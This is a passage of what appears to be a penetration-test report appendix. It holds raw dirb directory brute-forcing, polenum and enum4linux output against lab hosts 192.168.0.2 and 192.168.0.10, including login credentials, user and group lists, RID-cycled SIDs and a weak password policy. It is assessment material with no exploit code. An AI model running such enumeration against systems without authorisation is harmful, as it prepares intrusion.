  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/ADMIN/engine/ ----
*** Calculating NOT_FOUND code...
```

```
+ http://192.168.0.2/ADMIN/engine/aux (CODE:403|SIZE:225)
+ http://192.168.0.2/ADMIN/engine/com1 (CODE:403|SIZE:226)
+ http://192.168.0.2/ADMIN/engine/com2 (CODE:403|SIZE:226)
+ http://192.168.0.2/ADMIN/engine/com3 (CODE:403|SIZE:226)
+ http://192.168.0.2/ADMIN/engine/con (CODE:403|SIZE:225)
  ==> DIRECTORY: http://192.168.0.2/ADMIN/engine/images/
  ==> DIRECTORY: http://192.168.0.2/ADMIN/engine/Images/
+ http://192.168.0.2/ADMIN/engine/index.htm (CODE:200|SIZE:0)
  ==> DIRECTORY: http://192.168.0.2/ADMIN/engine/jscripts/
+ http://192.168.0.2/ADMIN/engine/lpt1 (CODE:403|SIZE:226)
+ http://192.168.0.2/ADMIN/engine/lpt2 (CODE:403|SIZE:226)
+ http://192.168.0.2/ADMIN/engine/nul (CODE:403|SIZE:225)
+ http://192.168.0.2/ADMIN/engine/prn (CODE:403|SIZE:225)
  ==> DIRECTORY: http://192.168.0.2/ADMIN/engine/styles/
---- Entering directory: http://192.168.0.2/ADMIN/libraries/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/db/files/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/db/head/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/db/menu/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/db/uploaded/ ----
*** Calculating NOT_FOUND code...
+ http://192.168.0.2/db/uploaded/aux (CODE:403|SIZE:224)
+ http://192.168.0.2/db/uploaded/com1 (CODE:403|SIZE:225)
+ http://192.168.0.2/db/uploaded/com2 (CODE:403|SIZE:225)
+ http://192.168.0.2/db/uploaded/com3 (CODE:403|SIZE:225)
+ http://192.168.0.2/db/uploaded/con (CODE:403|SIZE:224)
+ http://192.168.0.2/db/uploaded/index.html (CODE:200|SIZE:0)
+ http://192.168.0.2/db/uploaded/lpt1 (CODE:403|SIZE:225)
+ http://192.168.0.2/db/uploaded/lpt2 (CODE:403|SIZE:225)
+ http://192.168.0.2/db/uploaded/nul (CODE:403|SIZE:224)
+ http://192.168.0.2/db/uploaded/prn (CODE:403|SIZE:224)
---- Entering directory: http://192.168.0.2/DB/files/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/DB/head/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/DB/menu/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/DB/uploaded/ ----
*** Calculating NOT_FOUND code...
+ http://192.168.0.2/DB/uploaded/aux (CODE:403|SIZE:224)
+ http://192.168.0.2/DB/uploaded/com1 (CODE:403|SIZE:225)
+ http://192.168.0.2/DB/uploaded/com2 (CODE:403|SIZE:225)
+ http://192.168.0.2/DB/uploaded/com3 (CODE:403|SIZE:225)
+ http://192.168.0.2/DB/uploaded/con (CODE:403|SIZE:224)
+ http://192.168.0.2/DB/uploaded/index.html (CODE:200|SIZE:0)
+ http://192.168.0.2/DB/uploaded/lpt1 (CODE:403|SIZE:225)
+ http://192.168.0.2/DB/uploaded/lpt2 (CODE:403|SIZE:225)
+ http://192.168.0.2/DB/uploaded/nul (CODE:403|SIZE:224)
+ http://192.168.0.2/DB/uploaded/prn (CODE:403|SIZE:224)
```

```
---- Entering directory: http://192.168.0.2/lightbox/css/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/lightbox/images/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/lightbox/Images/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/lightbox/js/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/admin/engine/images/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/admin/engine/Images/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/admin/engine/jscripts/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/admin/engine/styles/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/Admin/engine/images/ ----
```

```
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/Admin/engine/Images/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/Admin/engine/jscripts/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/Admin/engine/styles/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/ADMIN/engine/images/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/ADMIN/engine/Images/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/ADMIN/engine/jscripts/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/ADMIN/engine/styles/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
  -----------------
END_TIME: Wed Jan 13 17:23:54 2021
```

```
DOWNLOADED: 64568 - FOUND: 144
```

```
Dirb http://192.168.0.2 | grep CODE:200
```

```
+ http://192.168.0.2/index.php (CODE:200|SIZE:3533)
+ http://192.168.0.2/admin/index.php (CODE:200|SIZE:1037)
+ http://192.168.0.2/Admin/index.php (CODE:200|SIZE:1037)
+ http://192.168.0.2/ADMIN/index.php (CODE:200|SIZE:1037)
+ http://192.168.0.2/db/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/DB/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/functions/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/lightbox/index.html (CODE:200|SIZE:3141)
+ http://192.168.0.2/templates/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/admin/engine/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/Admin/engine/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/ADMIN/engine/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/db/uploaded/index.html (CODE:200|SIZE:0)
+ http://192.168.0.2/DB/uploaded/index.html (CODE:200|SIZE:0)
```

5.2.4 Polenum

```
[+] Attaching to 192.168.0.10 using test:test123

[+] Trying protocol 445/SMB...

[+] Found domain(s):

      [+] CLIENT1
      [+] Builtin

[+] Password Info for Domain: CLIENT1

      [+] Minimum password length: 7
      [+] Password history length: 24
```

```
        [+] Maximum password age: 136 days 23 hours 58 minutes

        [+] Password Complexity Flags: 010000


              [+] Domain Refuse Password Change: 0

              [+] Domain Password Store Cleartext: 1

              [+] Domain Password Lockout Admins: 0

              [+] Domain Password No Clear Change: 0

              [+] Domain Password No Anon Change: 0

              [+] Domain Password Complex: 0


        [+] Minimum password age: 1 day 4 minutes

        [+] Reset Account Lockout Counter: 30 minutes

        [+] Locked Account Duration: 30 minutes

        [+] Account Lockout Threshold: None

        [+] Forced Log off Time: Not Set
```

5.2.5 Enum4linux

```
Starting enum4linux v0.8.9 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jan 13 19:10:56
2021


 ==========================

|    Target Information    |

 ==========================

Target ........... 192.168.0.10

RID Range ........ 500-550,1000-1050

Username ......... 'test'

Password ......... 'test123'

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none
```

```
 ====================================================
|    Enumerating Workgroup/Domain on 192.168.0.10    |
 ====================================================
[+] Got domain/workgroup name: UADCWNET

 ============================================
|    Nbtstat Information for 192.168.0.10    |
 ============================================
Looking up status of 192.168.0.10
      CLIENT1         <20> -         B <ACTIVE>  File Server Service
      CLIENT1         <00> -         B <ACTIVE>  Workstation Service
      UADCWNET        <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
      UADCWNET        <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
      UADCWNET        <1d> -         B <ACTIVE>  Master Browser
      ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

      MAC Address = 00-15-5D-00-04-0C

 =====================================
|    Session Check on 192.168.0.10    |
 =====================================
[+] Server 192.168.0.10 allows sessions using username 'test', password
'test123'

 ===========================================
|    Getting domain SID for 192.168.0.10    |
 ===========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-816344815-1091841032-1499945149
[+] Host is part of a domain (not a workgroup)

 ======================================
|    OS information on 192.168.0.10    |
 ======================================
[+] Got OS info for 192.168.0.10 from smbclient:
[+] Got OS info for 192.168.0.10 from srvinfo:
      192.168.0.10   Wk Sv NT PtB LMB
      platform_id     : 500
      os version      : 6.1
      server type     : 0x51003

 =============================
|    Users on 192.168.0.10    |
 =============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: admin Name: (null)      Desc:
(null)
index: 0x2 RID: 0x1f4 acb: 0x00000211 Account: Administrator     Name: (null)
      Desc: Built-in account for administering the computer/domain
index: 0x3 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null)      Desc:
Built-in account for guest access to the computer/domain

user:[admin] rid:[0x3e8]
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]

 =========================================
|    Share Enumeration on 192.168.0.10    |
 =========================================

      Sharename       Type      Comment
      ---------       ----      -------
      ADMIN$          Disk      Remote Admin
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.0.10
//192.168.0.10/ADMIN$   Mapping: DENIED, Listing: N/A
//192.168.0.10/C$ Mapping: DENIED, Listing: N/A
```

```
//192.168.0.10/IPC$     [E] Can't understand response:
NT_STATUS_INVALID_PARAMETER listing \*

 ====================================================
|    Password Policy Information for 192.168.0.10    |
 ====================================================


[+] Attaching to 192.168.0.10 using test:test123

[+] Trying protocol 445/SMB...

[+] Found domain(s):

      [+] CLIENT1
      [+] Builtin

[+] Password Info for Domain: CLIENT1

      [+] Minimum password length: 7
      [+] Password history length: 24
      [+] Maximum password age: 136 days 23 hours 58 minutes
      [+] Password Complexity Flags: 010000

            [+] Domain Refuse Password Change: 0
            [+] Domain Password Store Cleartext: 1
            [+] Domain Password Lockout Admins: 0
            [+] Domain Password No Clear Change: 0
            [+] Domain Password No Anon Change: 0
            [+] Domain Password Complex: 0

      [+] Minimum password age: 1 day 4 minutes
      [+] Reset Account Lockout Counter: 30 minutes
      [+] Locked Account Duration: 30 minutes

      [+] Account Lockout Threshold: None

      [+] Forced Log off Time: Not Set



[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled

Minimum Password Length: 7



 ==============================

|    Groups on 192.168.0.10    |

 ==============================

[+] Getting builtin groups:

group:[Administrators] rid:[0x220]

group:[Backup Operators] rid:[0x227]

group:[Cryptographic Operators] rid:[0x239]

group:[Distributed COM Users] rid:[0x232]

group:[Event Log Readers] rid:[0x23d]

group:[Guests] rid:[0x222]

group:[IIS_IUSRS] rid:[0x238]

group:[Network Configuration Operators] rid:[0x22c]

group:[Performance Log Users] rid:[0x22f]

group:[Performance Monitor Users] rid:[0x22e]

group:[Power Users] rid:[0x223]

group:[Remote Desktop Users] rid:[0x22b]

group:[Replicator] rid:[0x228]

group:[Users] rid:[0x221]

[+] Getting builtin group memberships:

Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users

Group 'Users' (RID: 545) has member: CLIENT1\admin

Group 'Users' (RID: 545) has member: UADCWNET\Domain Users

Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR

Group 'Guests' (RID: 546) has member: CLIENT1\Guest

Group 'Administrators' (RID: 544) has member: CLIENT1\Administrator

Group 'Administrators' (RID: 544) has member: CLIENT1\admin

Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins

Group 'Administrators' (RID: 544) has member: UADCWNET\(null)


[+] Getting local groups:


[+] Getting local group memberships:


[+] Getting domain groups:

group:[None] rid:[0x201]


[+] Getting domain group memberships:

Group 'None' (RID: 513) has member: CLIENT1\Administrator

Group 'None' (RID: 513) has member: CLIENT1\Guest

Group 'None' (RID: 513) has member: CLIENT1\admin


 =======================================================================

|    Users on 192.168.0.10 via RID cycling (RIDS: 500-550,1000-1050)    |

 =======================================================================

[I] Found new SID: S-1-5-21-3045777384-410284039-455281550

[I] Found new SID: S-1-5-21-816344815-1091841032-1499945149

[I] Found new SID: S-1-5-80-3139157870-2983391045-3678747466-658725712

[I] Found new SID: S-1-5-80

[I] Found new SID: S-1-5-32

[+] Enumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-
658725712 and logon username 'test', password 'test123'

S-1-5-80-3139157870-2983391045-3678747466-658725712-500 *unknown*\*unknown*
(8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-501 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-502 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-503 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-504 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-505 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-506 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-507 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-508 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-509 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-510 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-511 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-512 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-513 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-514 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-515 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-516 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-517 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-518 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-519 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-520 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-521 *unknown*\*unknown*
(8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-522 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-523 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-524 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-525 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-526 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-527 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-528 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-529 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-530 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-531 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-532 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-533 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-534 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-535 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-536 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-537 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-538 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-539 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-540 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-541 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-542 *unknown*\*unknown*
(8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-543 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-544 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-545 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-546 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-547 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-548 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-549 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-550 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1000 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1001 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1002 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1003 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1004 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1005 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1006 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1007 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1008 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1009 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1010 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1011 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1012 *unknown*\*unknown*
(8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-1013 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1014 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1015 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1016 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1017 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1018 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1019 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1020 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1021 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1022 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1023 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1024 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1025 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1026 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1027 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1028 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1029 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1030 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1031 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1032 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1033 *unknown*\*unknown*
(8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-1034 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1035 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1036 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1037 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1038 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1039 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1040 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1041 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1042 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1043 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1044 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1045 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1046 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1047 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1048 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1049 *unknown*\*unknown*
(8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1050 *unknown*\*unknown*
(8)

[+] Enumerating users using SID S-1-5-21-3045777384-410284039-455281550 and
logon username 'test', password 'test123'

S-1-5-21-3045777384-410284039-455281550-500 CLIENT1\Administrator (Local
User)

S-1-5-21-3045777384-410284039-455281550-501 CLIENT1\Guest (Local User)

S-1-5-21-3045777384-410284039-455281550-502 *unknown*\*unknown* (8)

S-1-5-21-3045777384-410284039-455281550-503 *unknown*\*unknown* (8)
```

```
S-1-5-21-3045777384-410284039-455281550-504 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-505 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-506 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-507 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-508 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-509 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-510 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-511 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-512 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-513 CLIENT1\None (Domain Group)
S-1-5-21-3045777384-410284039-455281550-514 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-515 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-516 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-517 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-518 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-519 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-520 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-521 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-522 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-523 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-524 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-525 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-526 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-527 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-528 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-529 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-530 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-531 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-532 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-533 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-534 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-535 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-536 *unknown*\*unknown* (8)
```

```
S-1-5-21-3045777384-410284039-455281550-537 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-538 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-539 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-540 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-541 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-542 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-543 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-544 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-545 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-546 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-547 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-548 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-549 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-550 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1000 CLIENT1\admin (Local User)
S-1-5-21-3045777384-410284039-455281550-1001 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1002 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1003 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1004 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1005 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1006 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1007 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1008 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1009 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1010 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1011 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1012 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1013 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1014 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1015 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1016 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1017 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1018 *unknown*\*unknown* (8)
```

```
